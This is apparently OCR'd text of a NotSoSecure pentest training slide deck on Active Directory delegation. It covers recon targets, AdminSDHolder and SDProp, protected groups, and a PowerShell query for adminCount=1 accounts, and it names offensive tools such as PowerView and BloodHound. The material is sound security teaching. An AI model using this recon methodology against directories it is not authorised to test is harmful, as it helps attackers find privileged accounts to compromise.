# Active Directory Delegation Dissected

NOT SO SECURE

# About NotSoSecure

Specialist IT security company providing cutting-edge IT security consultancy and training

**Pentest Services:**


- Application Pentest/Source Code Review
- Infrastructure Pentest
- Mobile Apps Pentest/Source Code Review
- IoT Review

**Training:**

- Advanced Infrastructure Hacking
- Web Hacking – Black Belt Edition
- Art of Hacking (Basic Infrastructure Hacking & Basic Web Hacking combined)
- Appsec for Developers

- For private/corporate training please contact us at training@notsosecure.com

# uid=1007(Owen) gid=1000(NotSoSecure)



## Owen Shearing

- Associate Director @ NotSoSecure
- Trainer for NotSoSecure courses @ Blackhat Asia, EU, USA
- 13+ years a techie
- CREST CCT INF
- Runs @camsec (camsec.org)
- @rebootuser
- www.rebootuser.com / https://github.com/rebootuser


# Active Directory Reconnaissance

- **What data is useful?**
  - Domain password and account lockout policies
  - Details on our account(s) and the permissions these have locally and within the domain
  - Details on obvious customized admin *enabled* user accounts (*adm_jsmith, localadmin etc.*)
  - **Customized groups including nesting and inheritance**
  - **Active Directory ACLs and delegated objects**
  - **Password management tools/utilities (LAPS)**
  - Encrypted passwords in polices (Group Policy Preferences)
  - Service accounts with SPNs (Kerberoasting)
  - Sensitive data in scripts or config files (SYSVOL)
  - Domain trusts and types

# Background Information

# Active Directory Delegation

https://www.notsosecure.com/active-directory-delegation-manual-analysis/



## Active Directory Delegation and Manual Analysis

December 2, 2016

In many well secured environments you'll probably find that the classic target groups of "Domain Admins" and "Enterprise Admins" are sparsely populated, and the accounts are used when only deemed necessary, or in dire emergencies. More often than not Active Directory delegation is utilised*. In this brief post, we'll demonstrate some of the manual methods that can be used to enumerate such environments and why this is an important aspect of a Windows pentest.

*https://technet.microsoft.com/en-us/library/2007.02.activedirectory.aspx

# Active Directory Delegation: Why?

**Why should we take an interest in how an environment has been delegated?**

- Mature organizations minimize the memberships of powerful groups such as Domain Admins/Enterprise Admins. Instead (as designed) they are assigning various delegation permissions to custom groups

- We're looking for mistakes, logical errors and oversights to abuse *by design* implementations

- Redundant, legacy and weak configurations may be in place and all but forgotten

- Therefore; If we compromise a user from one of these groups, we inherit these potentially powerful permissions


# Active Directory Delegation

## What can be delegated?

- Read user information
- Create/manage users
- Create/manage groups
- Modify group membership
- Reset passwords
- + much more through custom assignments

## Custom tasks/permission assignments

- Extremely fine grained, allowing for very specific delegation requirements



**Tasks to Delegate**

You can select common tasks or customize your own.

● Delegate the following common tasks:

- ☑ Create, delete, and manage user accounts
- ☑ Reset user passwords and force password change at next logon
- ☑ Read all user information
- ☑ Create, delete and manage groups
- ☑ Modify the membership of a group
- □ Manage Group Policy links
- □ Generate Resultant Set of Policy (Planning)

○ Create a custom task to delegate

https://technet.microsoft.com/en-us/library/dd145442(v=ws.11).aspx

# Active Directory Delegation: Tools

## Before we start...

**...a tip of the hat to some of the tools we'll be using in this presentation:**

- PowerView (used extensively) - https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon
- ADACLScanner - https://github.com/canix1/ADACLScanner

**Briefly covered later:**

- Bloodhound - https://github.com/BloodHoundAD/BloodHound
- ADRecon (relatively new project, keep an eye on this!) https://github.com/sense-of-security/ADRecon

# Active Directory Delegation

**Customized groups such as the following may stand out (*more on these soon*):**

- it_services
- it_adm
- laps_read
- bitlocker_mgt

**So, if we compromise a member with the relevant delegated rights we can:**

- Reset passwords of a DA user?
- Add ourselves to privileged groups?

# Active Directory Delegation

**Customized groups such as the following may stand out (*more on these soon*):**

- it_services
- it_adm
- laps_read
- bitlocker_mgt

**So, if we compromise a member with the relevant delegated rights we can:**

- Reset passwords of a DA user?
- Add ourselves to privileged groups?

**No. This is where AdminSDHolder and SDProp come in...**

# AdminSDHolder and SDProp


- AdminSDHolder is an object that exists in each AD domain
- A protected group is a group that is identified as privileged. This group and all its members should be protected from unintentional modifications
- When an group is marked as protected; AD will ensure that the owner, the ACLs and the inheritance applied on this group are the same as those applied on AdminSDHolder container

https://social.technet.microsoft.com/wiki/contents/articles/22331.adminsdholder-protected-groups-and-security-descriptor-propagator.aspx

https://technet.microsoft.com/en-us/library/2009.09.sdadminholder.aspx

# AdminSDHolder and SDProp

- ADSI EDIT > Default Naming Context > DC=parent, DC=local > CN=System > CN=AdminSDHolder
- Or enable *Advanced Features* within dsa.msc




Owner: Domain Admins (PARENT\Domain Admins) Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).


Permission entries:

| Type | Principal | Access | Inherited from | Applies to |
|---|---|---|---|---|
| Allow | Pre-Windows 2000 Compatib... | Special | None | This object only |
| Allow | Everyone | Special | None | This object only |
| Allow | SELF | Special | None | This object only |
| Allow | SELF | Special | None | This object and all descendan... |
| Allow | Domain Admins (PARENT\D... | Special | None | This object only |
| Allow | Enterprise Admins (PARENT\... | Special | None | This object only |
| Allow | Administrators (PARENT\Ad... | Special | None | This object only |
| Allow | Authenticated Users | Special | None | This object only |
| Allow | SYSTEM | Full control | None | This object only |
| Allow | Cert Publishers (PARENT\Cer... | | None | This object only |



# AdminSDHolder and SDProp

- SDProp (Security Descriptor Propagator) runs every 60 minutes by default
- This can be changed (min 1 minute, max 120 minute)
  `HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Parameters\AdminSDProtectFrequency`
- It’s also possible to manually initiate SDProp via LDP.exe



```
        MaxBatchReturnMessages; MaxQueryDuration;
        MaxTempTableSize; MaxResultSetSize; MinResultSets;
        MaxResultSetsPerConn; MaxNotificationPerConn;
        MaxValRange; MaxValRangeTransitive;
        ThreadMemoryLimit; SystemMemoryLimitPercent;
    supportedLDAPVersion (2): 3; 2;
    supportedSASLMechanisms (4): GSSAPI; GSS-SPNEGO;
        EXTERNAL; DIGEST-MD5;

-----------
0 = ldap_set_option(ld, LDAP_OPT_ENCRYPT, 1)
res = ldap_bind_s(ld, NULL, &NtAuthIdentity, NEGOTIATE (1158));
// v.3
        {NtAuthIdentity: User='NULL'; Pwd=<unavailable>;
domain = 'NULL'}
Authenticated as: 'PARENT\Administrator'.
-----------
***Call Modify...
ldap_modify_s(ld, '(null)',[1] attrs);
Modified "".
-----------
```

DN:

Edit Entry

Attribute: RunProtectAdminGroupsTask

Values: 1

Operation: ● Add ○ Delete ○ Replace


Entry List

[Add]RunProtectAdminGroupsTask:1


☑ Synchronous

□ Extended

# AdminSDHolder: Protected Objects



| Windows 2000 <SP4 | Windows 2000 SP4 - Windows Server 2003 RTM | Windows Server 2003 SP1+ | Windows Server 2012, Windows Server 2008 R2, Windows Server 2008 |
|---|---|---|---|
| Administrators | Account Operators | Account Operators | Account Operators |
| | Administrator | Administrator | Administrator |
| | Administrators | Administrators | Administrators |
| | Backup Operators | Backup Operators | Backup Operators |
| | Cert Publishers | | |
| Domain Admins | Domain Admins | Domain Admins | Domain Admins |
| | Domain Controllers | Domain Controllers | Domain Controllers |




| Windows 2000 <SP4 | Windows 2000 SP4 - Windows Server 2003 RTM | Windows Server 2003 SP1+ | Windows Server 2012, Windows Server 2008 R2, Windows Server 2008 |
|---|---|---|---|
| Enterprise Admins | Enterprise Admins | Enterprise Admins | Enterprise Admins |
| | Krbtgt | Krbtgt | Krbtgt |
| | Print Operators | Print Operators | Print Operators |
| | | | Read-only Domain Controllers |
| | Replicator | Replicator | Replicator |
| Schema Admins | Schema Admins | Schema Admins | Schema Admins |
| | Server Operators | Server Operators | Server Operators |

https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory

# adminCount: Protected Objects


## Using RSAT

### Get-ADUser -LDAPFilter "(admincount=1)”



```
PS C:\Users\bob\Desktop> Get-ADUser -LDAPFilter "(admincount=1)" | Select SamAccountName

SamAccountName
--------------
Administrator
krbtgt
Godmode
Brian
```

